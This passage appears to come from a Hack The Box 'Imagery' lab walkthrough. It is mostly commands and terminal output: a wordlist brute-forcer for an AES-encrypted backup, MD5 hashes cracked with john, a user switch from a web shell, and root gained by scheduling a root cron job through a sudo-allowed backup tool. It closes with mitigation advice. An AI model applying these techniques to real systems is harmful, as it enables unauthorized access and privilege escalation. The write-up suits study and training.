        with open(args.wordlist, "r", errors="ignore") as f:
            for lineno, line in enumerate(f, start=1):
                if lineno < args.start_line:
                    continue
                pwd = line.rstrip("\n")
                tried += 1
                pw, ok, info = try_password(pwd, args.infile, tmpdir)
                if not args.quiet and tried % 100 == 0:
                    print(f"[{tried}] tried '{pw}' -> {info}")
                if ok:
                    print("\n*** PASSWORD FOUND ***")
                    print("Password:", pw)
                    print("Decrypted file:", info)
                    found = (pw, info)
                    break
    else:
        # multiprocess
        mgr = Manager()
        # Prepare chunked iterator starting from start-line:
        def candidate_gen(path, start_line):
            with open(path, "r", errors="ignore") as f:
                for lineno, line in enumerate(f, start=1):
                    if lineno < start_line:
                        continue
                    yield line.rstrip("\n")
        gen = candidate_gen(args.wordlist, args.start_line)
        pool = Pool(processes=workers, initializer=worker_init, initargs=(args.infile, tmpdir))
        try:
            for result in pool.imap_unordered(worker_try, gen, chunksize=16):
                tried += 1
                pw, ok, info = result
                if not args.quiet and tried % 100 == 0:
                    print(f"[{tried}] tried '{pw}' -> {info}")
                if ok:
                    print("\n*** PASSWORD FOUND ***")
                    print("Password:", pw)
                    print("Decrypted file:", info)
                    found = (pw, info)
                    pool.terminate()
                    break
        except KeyboardInterrupt:
            print("Interrupted by user.")
        finally:
            pool.close()
            pool.join()

    if not found:
        print("\nNo password found in provided wordlist (or file format mismatch).")
    else:
        print("SUCCESS. Clean up remaining temporary files manually if needed.")
    print("Tmp dir (kept for inspection):", tmpdir)
    print("Tried passwords:", tried)


if __name__ == "__main__":
    main()
Example usage and output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(venv)─(kali㉿kali)-[~/HTB/Imagery]
└─$ python3 aes_zip_dict_crack.py web_20250806_120723.zip.aes /usr/share/wordlists/rockyou.txt
Temp dir: /tmp/aes_crack_uhs4l5dp
[100] tried 'princesa' -> Wrong password (or file is corrupted).
[200] tried 'september' -> Wrong password (or file is corrupted).
[300] tried 'bowwow' -> Wrong password (or file is corrupted).
[400] tried 'dolphins' -> Wrong password (or file is corrupted).
[500] tried 'xavier' -> Wrong password (or file is corrupted).
[600] tried 'mauricio' -> Wrong password (or file is corrupted).

*** PASSWORD FOUND ***
Password: bestfriends
Decrypted file: /tmp/aes_crack_uhs4l5dp/dec_qp_5otp_.zip
SUCCESS. Clean up remaining temporary files manually if needed.
Tmp dir (kept for inspection): /tmp/aes_crack_uhs4l5dp
Tried passwords: 670
Password recovered: bestfriends
Decrypted archive: /tmp/aes_crack_uhs4l5dp/dec_qp_5otp_.zip
We created an extraction directory and unpacked the decrypted ZIP:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(venv)─(kali㉿kali)-[~/HTB/Imagery]
└─$ mkdir -p ~/HTB/Imagery/extracted


┌──(venv)─(kali㉿kali)-[~/HTB/Imagery]
└─$ unzip /tmp/aes_crack_uhs4l5dp/dec_qp_5otp_.zip -d ~/HTB/Imagery/extracted

Archive:  /tmp/aes_crack_uhs4l5dp/dec_qp_5otp_.zip
  inflating: /home/kali/HTB/Imagery/extracted/web/utils.py
  inflating: /home/kali/HTB/Imagery/extracted/web/api_manage.py
  inflating: /home/kali/HTB/Imagery/extracted/web/api_misc.py
  inflating: /home/kali/HTB/Imagery/extracted/web/api_auth.py
The extracted db.json contained additional user hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
┌──(venv)─(kali㉿kali)-[~/HTB/Imagery/extracted/web]
└─$ cat db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    "images": [],
    "bug_reports": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ]
}
┌──(venv)─(kali㉿kali)-[~/HTB/Imagery/extracted/web]
└─$
We cracked mark’s hash with john and rockyou.txt:
1
john hash.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ john hash.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
supersmash       (?)
1g 0:00:00:00 DONE (2025-09-29 18:01) 50.00g/s 12969Kp/s 12969Kc/s 12969KC/s swilly..sugar*
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ cat hash.txt
01c3d2e5bdaf6134cec0a367cf53e535
Recovered password:
1
Password: supersmash
From the web shell we switched user to mark using the cracked password and read user.txt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
web@Imagery:~/web$ cd /home
cd /home
web@Imagery:/home$ ls
ls
mark  web
web@Imagery:/home$ su mark
su mark
Password: supersmash

mark@Imagery:/home$ id
id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
mark@Imagery:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root root 4096 Sep 22 18:56 .
drwxr-xr-x 20 root root 4096 Sep 22 19:10 ..
drwxr-x---  2 mark mark 4096 Sep 22 18:56 mark
drwxr-x---  7 web  web  4096 Sep 22 18:56 web
mark@Imagery:/home$ cd mark
cd mark
mark@Imagery:~$ ls -la
ls -la
total 24
drwxr-x--- 2 mark mark 4096 Sep 22 18:56 .
drwxr-xr-x 4 root root 4096 Sep 22 18:56 ..
lrwxrwxrwx 1 root root    9 Sep 22 13:21 .bash_history -> /dev/null
-rw-r--r-- 1 mark mark  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Aug 20  2024 .bashrc
-rw-r--r-- 1 mark mark  807 Aug 20  2024 .profile
-rw-r----- 1 root mark   33 Sep 29 13:55 user.txt
mark@Imagery:~$ cat user.txt
cat user.txt
**********4a339527b3cb39dec49caa
Privilege Escaation
After obtaining a shell as the user mark, we enumerated sudo privileges to identify potential escalation paths:
1
sudo -l
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo -l
sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
mark@Imagery:~$
This revealed that mark could execute /usr/local/bin/charcol as root without a password. Charcol is a CLI backup tool, which supports an interactive shell and automated tasks via its auto add cron functionality.
Charcol — help output
The Charcol CLI is a backup utility that provides an interactive shell (shell) and a reset option (-R, --reset-password-to-default). The help text shows two notable features:
- An interactive
shellcommand that exposes a command interpreter for Charcol. - A
--reset-password-to-defaultflag that will reset the application password to its default state (the operation requires system password verification).
Both features are interesting from an attacker’s perspective: the interactive shell can expose additional functionality when invoked as a privileged user, and the reset flag can be used to change authentication state if the required system verification can be satisfied.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
mark@Imagery:~$ sudo /usr/local/bin/charcol --help
sudo /usr/local/bin/charcol --help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
Attempting to launch the Charcol interactive shell prompted for a master passphrase; after submitting empty responses three times the application exited and suggested using --reset-password-to-default.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):


[2025-09-29 16:25:32] [ERROR] Error: Password/master key cannot be empty. Please try again.
[2025-09-29 16:25:32] [WARNING] Master passphrase cannot be empty. 2 retries left.
Enter your Charcol master passphrase (used to decrypt stored app password):


[2025-09-29 16:25:32] [ERROR] Error: Password/master key cannot be empty. Please try again.
[2025-09-29 16:25:32] [WARNING] Master passphrase cannot be empty. 1 retries left.
Enter your Charcol master passphrase (used to decrypt stored app password):


[2025-09-29 16:25:33] [ERROR] Error: Password/master key cannot be empty. Please try again.
[2025-09-29 16:25:33] [ERROR] Failed to provide a valid master passphrase after multiple attempts. Exiting application. If you forgot your master passphrase, please use the -R or --reset-password-to-default flag to reset the application password. (Error Code: CPD-001)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
mark@Imagery:~$
After the first sudo ... charcol shell attempt failed because the master passphrase was empty, I used sudo ... --reset-password-to-default (confirming with mark’s system password) to set Charcol into no‑password mode; I then launched the Charcol shell twice — the second launch completed the initial setup and dropped me into the interactive Charcol shell (commands are filtered by the shell).
1
sudo /usr/local/bin/charcol --reset-password-to-default
1
2
3
4
5
6
7
8
9
10
11
12
13
mark@Imagery:~$ sudo /usr/local/bin/charcol --reset-password-to-default
sudo /usr/local/bin/charcol --reset-password-to-default

Attempting to reset Charcol application password to default.
[2025-09-29 16:25:38] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-09-29 16:25:48] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
mark@Imagery:~$
I pressed Enter at the initial prompt to select no‑password mode, and when asked to confirm the choice I typed yes to accept and enable no‑password mode.
1
sudo /usr/local/bin/charcol shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:

Are you sure you want to use 'no password' mode? (yes/no):

Aborted 'no password' mode setup. Please choose again.
Enter '1' to set a new password, or press Enter to use 'no password' mode:

Are you sure you want to use 'no password' mode? (yes/no): yes
yes
[2025-09-29 16:26:28] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
We launched the Charcol interactive shell again, and this time, with the application set to no-password mode, we successfully accessed the Charcol shell interface.
1
sudo /usr/local/bin/charcol shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-09-29 16:27:27] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> import os; os.system("/bin/bash")
import os; os.system("/bin/bash")
[2025-09-29 16:27:46] [ERROR] Error: Command 'import' is not a recognized Charcol command in the interactive shell. Blocked.
charcol>
After exploring the Charcol shell using help, we discovered its commands and learned we could schedule automated tasks; we then created a cron job with auto add to copy /root/root.txt to /tmp with readable permissions, which successfully allowed us to access the root flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
charcol> help
help
[2025-09-29 16:31:14] [INFO]
Charcol Shell Commands:

  Backup & Fetch:
    backup -i <paths...> [-o <output_file>] [-p <file_password>] [-c <level>] [--type <archive_type>] [-e <patterns...>] [--no-timestamp] [-f] [--skip-symlinks] [--ask-password]
      Purpose: Create an encrypted backup archive from specified files/directories.
      Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/'.
      Naming: Automatically adds timestamp unless --no-timestamp is used. If no -o, uses input filename as base.
      Permissions: Files created with 664 permissions. Ownership is user:group.
      Encryption:
        - If '--app-password' is set (status 1) and no '-p <file_password>' is given, uses the application password for encryption.
        - If 'no password' mode is set (status 2) and no '-p <file_password>' is given, creates an UNENCRYPTED archive.
      Examples:
        - Encrypted with file-specific password:
          backup -i /home/user/my_docs /var/log/nginx/access.log -o /tmp/web_logs -p <file_password> --verbose --type tar.gz -c 9
        - Encrypted with app password (if status 1):
          backup -i /home/user/example_file.json
        - Unencrypted (if status 2 and no -p):
          backup -i /home/user/example_file.json
        - No timestamp:
          backup -i /home/user/example_file.json --no-timestamp

    fetch <url> [-o <output_file>] [-p <file_password>] [-f] [--ask-password]
      Purpose: Download a file from a URL, encrypt it, and save it.
      Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/fetched_file'.
      Permissions: Files created with 664 permissions. Ownership is current user:group.
      Restrictions: Fetching from loopback addresses (e.g., localhost, 127.0.0.1) is blocked.
      Encryption:
        - If '--app-password' is set (status 1) and no '-p <file_password>' is given, uses the application password for encryption.
        - If 'no password' mode is set (status 2) and no '-p <file_password>' is given, creates an UNENCRYPTED file.
      Examples:
        - Encrypted:
          fetch <URL> -o <output_file_path> -p <file_password> --force
        - Unencrypted (if status 2 and no -p):
          fetch <URL> -o <output_file_path>

  Integrity & Extraction:
    list <encrypted_file> [-p <file_password>] [--ask-password]
      Purpose: Decrypt and list contents of an encrypted Charcol archive.
      Note: Requires the correct decryption password.
      Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.
      Example:
        list /var/backup/<encrypted_file_name>.zip.aes -p <file_password>

    check <encrypted_file> [-p <file_password>] [--ask-password]
      Purpose: Decrypt and verify the structural integrity of an encrypted Charcol archive.
      Note: Requires the correct decryption password. This checks the archive format, not internal data consistency.
      Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.
      Example:
        check /var/backup/<encrypted_file_name>.tar.gz.aes -p <file_password>

    extract <encrypted_file> <output_directory> [-p <file_password>] [--ask-password]
      Purpose: Decrypt an encrypted Charcol archive and extract its contents.
      Note: Requires the correct decryption password.
      Example:
        extract /var/backup/<encrypted_file_name>.zip.aes /tmp/restored_data -p <file_password>

  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)

    auto list
      Purpose: List all automated jobs managed by Charcol.
      Example:
        auto list

    auto edit <job_id> [--schedule "<new_schedule>"] [--command "<new_command>"] [--name "<new_name>"] [--log-output <new_log_file>]
      Purpose: Modify an existing Charcol-managed automated job.
      Verification: Same as 'auto add'.
      Example:
        auto edit <job_id> --schedule "30 4 * * *" --name "Updated Backup Job"

    auto delete <job_id>
      Purpose: Remove an automated job managed by Charcol.
      Verification: Same as 'auto add'.
      Example:
        auto delete <job_id>

  Shell & Help:
    shell
      Purpose: Enter this interactive Charcol shell.
      Example:
        shell

    exit
      Purpose: Exit the Charcol shell.
      Example:
        exit

    clear
      Purpose: Clear the interactive shell screen.
      Example:
        clear

    help [command]
      Purpose: Show help for Charcol or a specific command.
      Example:
        help backup

Global Flags (apply to all commands unless overridden):
  --app-password <password>    : Provide the Charcol *application password* directly. Required for 'auto' commands if status 1. Less secure than interactive prompt.
  -p, "--password" <password>    : Provide the *file encryption/decryption password* directly. Overrides application password for file operations. Less secure than --ask-password.
  -v, "--verbose"                : Enable verbose output.
  --quiet                      : Suppress informational output (show only warnings and errors).
  --log-file <path>            : Log all output to a specified file.
  --dry-run                    : Simulate actions without actual file changes (for 'backup' and 'fetch').
  --ask-password               : Prompt for the *file encryption/decryption password* securely. Overrides -p and application password for file operations.
  --no-banner                   : Do not display the ASCII banner.
  -R, "--reset-password-to-default"  : Reset application password to default (requires system password verification).

charcol>
I used Charcol’s auto add to schedule a cron job that runs every minute and executes /bin/cp /root/root.txt /tmp/root.txt && /bin/chmod 644 /tmp/root.txt, exited the Charcol shell, waited for the job to run, and then confirmed the file was created and readable in /tmp (revealing the root flag).
1
auto add --schedule "*/1 * * * *" --command "/bin/cp /root/root.txt /tmp/root.txt && /bin/chmod 644 /tmp/root.txt" --name "copy_root_readable" --log-output /tmp/copy_root_perm.log
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
charcol> auto add --schedule "*/1 * * * *" --command "/bin/cp /root/root.txt /tmp/root.txt && /bin/chmod 644 /tmp/root.txt" --name "copy_root_readable" --log-output /tmp/copy_root_perm.log
<root_readable" --log-output /tmp/copy_root_perm.log
[2025-09-29 16:37:02] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-09-29 16:37:07] [INFO] System password verified successfully.
[2025-09-29 16:37:07] [INFO] Auto job 'copy_root_readable' (ID: bfa1575d-036f-44c4-8964-346c4df52d28) added successfully. The job will run according to schedule.
[2025-09-29 16:37:07] [INFO] Cron line added: */1 * * * * CHARCOL_NON_INTERACTIVE=true /bin/cp /root/root.txt /tmp/root.txt && /bin/chmod 644 /tmp/root.txt >> /tmp/copy_root_perm.log 2>&1
charcol>
e
charcol>exit
exit
[2025-09-29 16:37:21] [INFO] Exiting Charcol shell.
mark@Imagery:~$

mark@Imagery:~$ cat /tmp/root.txt
cat /tmp/root.txt
***********f862d97923ebb8e5bf591
Mitigations & Security Recommendations
- Input Sanitization & Content Security Policy (CSP):
- Sanitize all user-supplied input in the image gallery web application (such as bug reports) using robust libraries like DOMPurify or server-side equivalents before storing or rendering them.
- Restrict cookie accessibility by setting the
HttpOnlyandSecureattributes on session cookies. - Implement a strict Content Security Policy (CSP) to restrict scripts from execution or exfiltrating data to unknown domains.
- Secure File Path Handling:
- Prevent Directory Traversal and LFI vulnerabilities by avoiding direct filesystem access using user-supplied filenames. Map identifier tokens or keys to static paths, or sanitize incoming paths by resolving them to canonical forms and ensuring they stay within the target base directory.
- Strong Cryptographic Practices & Credential Storage:
- Upgrade credential hashing from MD5 to modern, computationally expensive password hashing algorithms such as Argon2id or bcrypt with high work factors.
- Enforce strong, complex password policies for user accounts to prevent dictionary attacks (e.g., against decrypted backup databases).
- Safe Parameter Parsing in Image Utilities:
- Avoid invoking external command-line utilities via the shell (e.g., executing image processing tools) where user parameters are passed directly. Use library-level bindings (such as Python’s Pillow library) instead.
- If shell execution is unavoidable, ensure parameters are strictly validated against an allowlist (e.g., verifying
xis purely numeric) and use APIs that avoid shell interpolation (like passing arguments as a list tosubprocess.runwithoutshell=True).
- Secure Configuration of Privileged Sudo Binaries:
- Restrict the capabilities of administrative utilities like
charcolthat are permitted to run viasudo. Avoid designing utilities that allow scheduling arbitrary cron jobs or commands to run in a privileged context.
- Restrict the capabilities of administrative utilities like